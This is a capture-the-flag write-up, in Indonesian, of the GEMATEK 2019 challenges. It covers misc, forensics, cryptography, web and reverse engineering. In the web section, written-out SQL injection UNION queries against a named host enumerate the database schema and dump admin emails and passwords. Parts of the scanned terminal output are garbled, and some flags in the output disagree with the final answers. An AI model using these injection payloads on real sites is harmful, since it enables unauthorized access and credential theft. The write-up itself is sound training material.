
Writeup GEMATEK 2019



אלוף Gayu Gumelar

IP Location

Diberikan ip 159.167.16.5 dengan hint, flag adalah nama kota kemudian saya cek dengan ip checker https://www.iplocation.net



Flag: GEMATEK19{london}

Bolak -Balik [MISC]

amanreb gnay uk namet hamurek niam uka uti utkaw kilabr3t_a1nud : ayn galf ini nad ,uknamet helo sitarg galf haubes nakireb id uka nad nasah

Hint: -



File Edit View Search Terminal Help

root@kali:~# echo amanreb gnay uk namet hamurek niam uka uti utkaw kilabr3t_a1nud : ayn galf ini nad ,uknamet helo sitarg galf haubes nakireb id uka n
ad nasah | rev
hasan dan aku di berikan sebuah flag gratis oleh temanku, dan ini flag nya : dunla_t3rbalik waktu itu aku main kerumah teman ku yang bernama

root@kali:~#

Flag: GEMATEK19{dun1a_t3rbalik}

Petak Umpet [MISC]

Challenge Player Solve

Ciri-ciri flag yang asli terdiri dari uppercase, lowercase, digit dan karakter underscore file

Hint: grep adalah teman

grep -vn '[@|;|+|:|-|.|?|`|~|/|\|(|)|*|&|%|^|=|>]' Petak Umpet


```
File Edit View Search Terminal Help

rooteNFR001:/media/DATA KULIAH/UKM PROTEK/SOAL GEMATEK19/MISC#
rooteNFR001:/media/DATA KULIAH/UKM PROTEK/SOAL GEMATEK19/MISC#
rooteNFR001:/media/DATA KULIAH/UKM PROTEK/SOAL GEMATEK19/MISC#
rooteNFR001:/media/DATA KULIAH/UKM PROTEK/SOAL GEMATEK19/MISC#
grep -vn '[@|;|+|:|-|.|?|`|~|/\\[|]|*|6|%|^|=|>]' Petak_Umpet
3293:GEMATEK19(160-0, atnn)na/NaZqoCMm)ofcMm7Cffh}
5293:GEMATEK19(160-0, atnn)na/NaZqoCMm)ofcMm7Cffh}
5293:GEMATEK19(140-0, atnn)na/NaZqoCMm)ofcMm7Cffh
5293:GEMATEK19(140-0, atnn)na/NaZqoCMm)ofcMn7Cffh
5293:GEMATEK19(140-0, atnn)na/NaZqoCMm)ofcMn7Cffh
5293:GEMATEK19(140-0, atnn)na/NaZqoCMm)ofcMn7Cffh
5293:GEMATEK19(140-0, atnn)na/NaZqoCMm)ofcMn7Cffh
5293:GEMATEK19(140-0, atnn)na/NaZqoCMm)ofcMn7Cffh
5293:GEMATEK19(140-0, atnn)na/NaZqoCMm)ofcMn7Cffh
5293:GEMATEK19(140-0, atnn)na/NaZqoCMm1Cfm1ATCh1)
5263:GEMATEK19(140-0, atnn)na/NaZqoCMm1Cfm1ATCh1)
5263:GEMATEK19(140-0, atnn)na/NaZqoCMm1Cfm1ATCh1)
52563:GEMATEK19(140-0, atnn)na/NaZqoCMm1Cfm1ATCh1)
52563:GEMATEK19(140-0, atnn)na/NaZqoCMm1Cfm1ATCh1)
52637:GEMATEK19(140-0, atnn)na/NaZqoCMm1Cfm1ATCh1
52637:GEMATEK19(140-0, atnn)na/NaZqoCMm1Cfm1ATCh1
52637:GEMATEK19(140-0, atnn)na/NaZqoCMm1Cfm1ATCh1
52637:GEMATEK19(140-0, atnn)na/NaZqoCMm1Cfm1ATCh1
52637:GEMATEK19(140-0, atnn)na/NaZqoCMm1Cfm1ATCh1
52637:GEMATEK19(140-0, atnn
```

Flag: GEMATEK19 (tidaaak_semudah_itu_fergusoooo000000)

Invisible [FORENSIC]

Diberikan sebuah file pdf kosong tanpa isi



coba block dan di dapatkan flagnya



Flag: GEMATEK19{Cant_y0u_5ee_me3?}

Nezuko Sembunyi [FORENSIC] diberikan file image dengan nama nezuko



analisis dengan exif dan di dapatkan flag

```
File
     Edit View Search Terminal Help
      (ali:~/Downloads/GEMATEK 2019/soal gematek [forensic and misc]# exif nezuko
.jpg
EXIF tags in 'nezuko.jpg' ('Intel' byte order):
Tag
                     |Value
X-Resolution
                    |72
Y-Resolution
                    |72
Resolution Unit
                    |Inch
Compression
                    |JPEG compression
X-Resolution
                    |72
Y-Resolution
                    |72
Resolution Unit
                    |Inch
User Comment
                    |GEMATEK19{Sh3 Hide in b4sk3t}
Exif Version
                     |Exif Version 2.1
FlashPixVersion
                     |FlashPix Version 1.0
Color Space
                     |Internal error (unknown value 65535)
EXIF data contains a thumbnail (5263 bytes).
```

Flag: GEMATEK19{Sh3_Hide_in_b4sk3t}

Tanda Tangan Misterius [FORENSIC]

Diberikan sebuah file image dengan nama monalisa.jpg namun tidak bisa di buka, dan sesuai nama soal tanda tangan maka saya cek dengan hexeditor

dan benar header dari file tersebut telah di ubah, maka saya ubah ke header sesuai dengan file signature wikipedia

save dan didapatkan flag



Flag: GEMATEK19{M0nal15a}

Cuma Foto Kucing [FORENSIC]

diberikan foto kucing dengan sedikit clue password: 123,




maka saya asumsikan ini merupakan foto yang menyimpan sesuatu di dalamnya dan saya lakukan dengan steghide

Flag: GEMATEK19{messag3_w1th_st3gh1de}

Sirip Hiu [FORENSIC]

Diberikan sebuah file pcapng dengan clue "bantu kak Gayu menemukan passwordnya". Maka saya asumsikan bahwa kak Gayu mengirimkan password sebelumnya (POST). Kemudian saya coba filter



dan benar di dapatkan cek-login, reset-pwd dan cek-login.

password-reset=GEMATEK19%7Bbas1c_wir3shaarrk%7D&team-reset=HTTP/1.1 200 OK Server: nginx

Flag: GEMATEK19{bas1c_wir3shaarrk}

Bunglon Ijo [FORENSIC]

karena ini soal categori forensic maka saya coba buka di text editor, dan benar saja muncul header "JFIF" yang artinya ini file image. Kemudian saya save dan di dapatkan flag

```
File Edit View Search Tools Help
Untitled 1* ×
                                                 49 46 00 01 01 01
000 0C 48 4C 69 6E
000 31 00 00 61 63
000 00 00 00 00 00
0000005d 42 00
0000007c 00 00
              00 00 00
                       00 00
00 00
                               6C
02
                                        00 02
76 69
0C 00
52 43
6F 70
                             6D
00
73
08
00000136 00 00 00 14 60
00000155 43 00 00 04 3C
00000174 08 0C 74 65 78
                       65 61
00 00
74 00
                                               00
00
79
                          00
                                      43
```



Flag: GEMATEK19{h3x_dump_good_vr0h}

String Aneh [CRYPTO]

diberikan enkripsi base64

NDc0NTRENDE1NDQ1NEIzMTM5N0I2QTc1MzU3NDVGMzUzMTZENzA2QzY1NUY2NDMzNjMzMDY0MzM1RjdE

decode dan dapatkan flag

```
File Edit View Search Terminal Help

root@kali:~# echo NDc0NTRENDE1NDQ1NEIzMTM5N0I2QTc1MzU3NDVGMzUzMTZENzA2QzY1NUY2NDMzNjMzMDY0MzM1RjdE | base64 -d

47454D4154454B31397B6A7535745F35316D706C655F6433633064335F7Droot@kali:~# ^C

root@kali:~# echo 47454D4154454B31397B6A7535745F35316D706C655F6433633064335F7D | xxd -r -p

GEMATEK19{ju5t_51mple_d3c0d3_}root@kali:~#
```

Flag: GEMATEK19{ju5t_51mple_d3c0d3_}

QR Code [CRYPTO]

Diberikan sebuah QR Code

Kemudian saya Scan https://zxing.org/w/decode dan didapatkan flag


Decode Succeeded					
Raw text	GEMATEK2019{Scan_4j4_9An_Qr_C0d3nya_kan_DapaT_fla9ny4}				
Raw bytes	71 a4 36 47 45 4d 41 54				
Barcode format	QR_CODE				
Parsed Result Type	TEXT				
Parsed Result	GEMATEK2019{Scan_4j4_9An_Qr_C0d3nya_kan_DapaT_fla9ny4}				

Flag: GEMATEK2019{Scan_4j4_9An_Qr_C0d3nya_kan_DapaT_fla9ny4}

Anak Bawang [CRYPTO]

Diberikan sebuah enkripsi baconian


decode, dan didapatkan flag




Flag: GEMATEK19{CHIPERFROMFRANCIS}

Symbolic Decimal [CRYPTO]


diberikan soal seperti berikut



lakukan find and replace, misal ! == 1, @ == 2



sehingga yang di dapat



lakukan decode https://www.dcode.fr/ascii-code dan didapatkan flag

 $Flag: {\color{red} \textbf{GEMATEK19} \{P3saN_ju94_b1sA_di5embuny1kan_5imbol\}}$

Cor Coran [CRYPTO]

Diberikan sebuah enkripsi dengan hint XOR dan tanpa key. Maka decode dengan script berikut

```
root(kali:~/Downloads/GEMATEK 2019/soal gematek [cryptography]# python xor_decode.py

0 KIAMXIG=5wTC^S=9SZ?^USY9?JY@SX<50^U\X<q

1 JH@LYHF<4vUB_R<8R[>_TRX8>KXARY=RN_T]Y=p


2 IKC0ZKE?7uVA\Q?;QX=\WQ[;=H[BQZ>QM\W^Z>SXT
3 HJBN[JD>6tW@]P>:PY<]VPZ:<IZCP[?PL]V_[?r
4 OMEI\MC91sPGZW9=W^;ZQW]=;N]DW\8WKZQX\8u
5 NLDH]LB80rQF[V8<V_:[PV\<:0\EV]9VJ[PY]9t
6 MOGK^0A;3qREXU;?U\9XSU_?9L_FU^:UIXSZ^:w
7 LNFJ_N@:2pSDYT:>T]8YRT^>8M^GT_;THYR[_;v
8 CAIEPA05=\KV[51[R7V][Q17BQH[P4[GV]TP4y
9 B@HDQ@N4<~]JWZ40Z5GW\ZP06CPIZQ5ZFW\UQ5x
10 ACKGRCM7?}^ITY73YP5T_YS35@SJYR6YET_VR6{
11 @BJFSBL6>|_HUX62XQ4U^XR24ARKXS7XDU^WS7Z
12 GEMATEK19{XOR_15_V3RY_U53FUL_T0_CRYPT0}
13 FDL@UDJ08ZYNS^04^WZSX^T42GTM^U1^BSXQU1|
14 EGOCVGI3;yZMP]37]T1P[]W71DWN]V2]AP[RV2
```

Flag: GEMATEK19{XOR_15_V3RY_U53FUL_T0_CRYPT0}


Look Up Inside [CRYPTO]

Diberikan sebuah file image






dan benar saja muncul clue flag sebanyak 19 maka saya extract dengan binwalk



susun dan di dapatkan flag



Flag: GEMATEK{St3g4N000_b1KiN_PV5IN9_pAL4k_AING_:V}

Injeksi [WEB]

Diberikan sebuah web dengan hint SQL

My Blog Login

Username:		
Password:		
Login		

My Blog Login



My Blog

Welcome

GEMATEK19{SQL_Injection_h1y4}

Flag: GEMATEK19{SQL_Injection_h1y4}

Magic Blank [WEB]

Diberikan sebuah web dengan hint : php filter base64

My Blog



My Blog

```
File Edit View Search Terminal Help

root@kali:~# echo PD9waHAKCmRlZmluZSgiQURNSUSfVVNFUiISICJhZGlpbiIpOwpkZWZpbmUoIkFETUlOX1BBUIMILCAIROVNQVRFSzE5e1BIUF9mMWx0ZXJfbjB0X3MzY3VyMyF9Iik7Cgo/
Pgo= | base64 -d

<?php

define("ADMIN_USER", "admin");
define("ADMIN_PASS", "GEMATEK19{PHP_filter_n0t_s3cur3!}");

?>
root@kali:~#
```

Flag: GEMATEK19{PHP_f1lter_n0t_s3cur3!}

Bau Bawang 1 [WEB]

Diberikan link http://hendrokomputer.rf.gd/union.php dengan hint, flag adalah nama database UNION

Welcome


Bendless Love Tanggal 2013-05-29 00:00:00 That Darn Katz! Tanggal 2013-06-05 23:10:35

How Hermes Requisitioned His Groove Back

Tanggal 2013-06-05 23:20:24

Kemudian saya lakukan sql injection union

hendrokomputer.rf.gd/post.php?id=9999 UNION SELECT 1,database(),3,4



My Blog

epiz_23869613_sql

Tanggal 4 3

Flag: GEMATEK19{epiz_23869613_sql}

Bau Bawang 2 [WEB]

Masih di link Bau Bawang 1, dengan hint sudah dapat nama database, cari tau nama table. Kemudian saya cek nama table apa saja yang terdapat di web tersebut

hendrokomputer.rf.gd/post.php?id=9999 UNION SELECT 1, group_concat(table_name), 3, 4 FROM information_schema.tables WHERE table_schema='epiz_23869613_sql'




My Blog

gematek19,post,user_admin

Tanggal 4 3

karena flag merupakan email dan password maka saya cek dengan union di bawah ini untuk mengetahui kolom pada table user_admin

hendrokomputer.rf.gd/post.php?id=9999 UNION SELECT 1, group_concat(column_name), 3, 4 FROM information_schema.columns WHERE table_schema='epiz_23869613_sql' AND table_name='user_admin'




My Blog

id,username,password,email

Tanggal 4 3

cek isi table dengan union di bawah ini hendrokomputer.rf.gd/post.php?id=9999 UNION SELECT id, username, password, email FROM user_admin




My Blog

anonymous

 ${\tt Tanggal\ admin@palsu.com\ p4ssw0rd}$

hendrokomputer.rf.gd/post.php?id=9999 UNION SELECT id, username, group_concat(password), group_concat(email) FROM user_admin



My Blog

anonymous

 ${\tt Tanggal\ admin@palsu.com,admin@gematek19.com\ p4ssw0rd,ORYsINalAtiC}$

Flag: GEMATEK19{admin@gematek19.com_ORYsINalAtiC}

Masukan PIN[Reverse Enginering]

```
Lakukan analisis dengan ida
       int cdecl main(int argc, const char **argv, const char **envp)
       2 {
           unsigned int v4; // [sp+18h] [bp-8h]@1
       3
           int i; // [sp+1Ch] [bp-4h]@2
       5
       6
           printf("Masukan pin : ", argv, argv);
             isoc99_scanf("%d", &v4);
       7
           if ( cek_pin(v4) )
       8
       9
    0 10
             puts("Selamat!\nflaq mu :\n");
    11
             for (i = 0; i \le 32; ++i)
               putchar(flag[i] + 10);
     12
      13
           }
      14
           else
      15
     16
             puts("PIN salah!\n");
      17
           }
    18
           return 0;
   19 }
terdapat fungsi cek pin yang artinya harus memasukan valid pin
 IDA View-A
                Pseudocode-A 🔲
                                Hex View-1
                                                A
                                                  Structures 🔲
                                                               1
                                                                    Enums
                                                                               Imports
        .data:000000000040405D
         .data:000000000040405E
                                             db
         .data:000000000040405F
                                             db
                                                  0
                                             public valid_pin
         .data:0000000000404060
                                             dd 4C7F9h
         .data:00000000000404060 valid_pin
                                                                   ; DATA XREF: cek_pin+71r
         .data:0000000000404064
                                             align 10h
         .data:0000000000404070
                                             public flag2
                                             db 'GEMATEK19{flag_palsu}',0
         .data:0000000000404070 flag2
         .data:00000000000404086
                                             align 20h
         .data:00000000004040A0
                                             public flag
                                             db '=;C7J;A',27h,'/qie&U)*ioUh)1[hi)U0)W^5s',0
         .data:000000000004040A0 flag
         .data:00000000004040A0
                                                                   ; DATA XREF: main+601o
         .data:00000000004040A0 data
         .data:00000000004040A0
ubah hex ke decimal sesuai hint
       ali:/media/root/DATA KULIAH/Soal Reverse# ./PIN32
Masukan pin : 313337
Selamat!
flag mu :
GEMATEK19{so0 34sy r3vers3 Y3ah?}root@kali:/media/root/DATA KULIAH/Soal Reverse#
```

Flag: GEMATEK19{so0_34sy_r3vers3_Y3ah}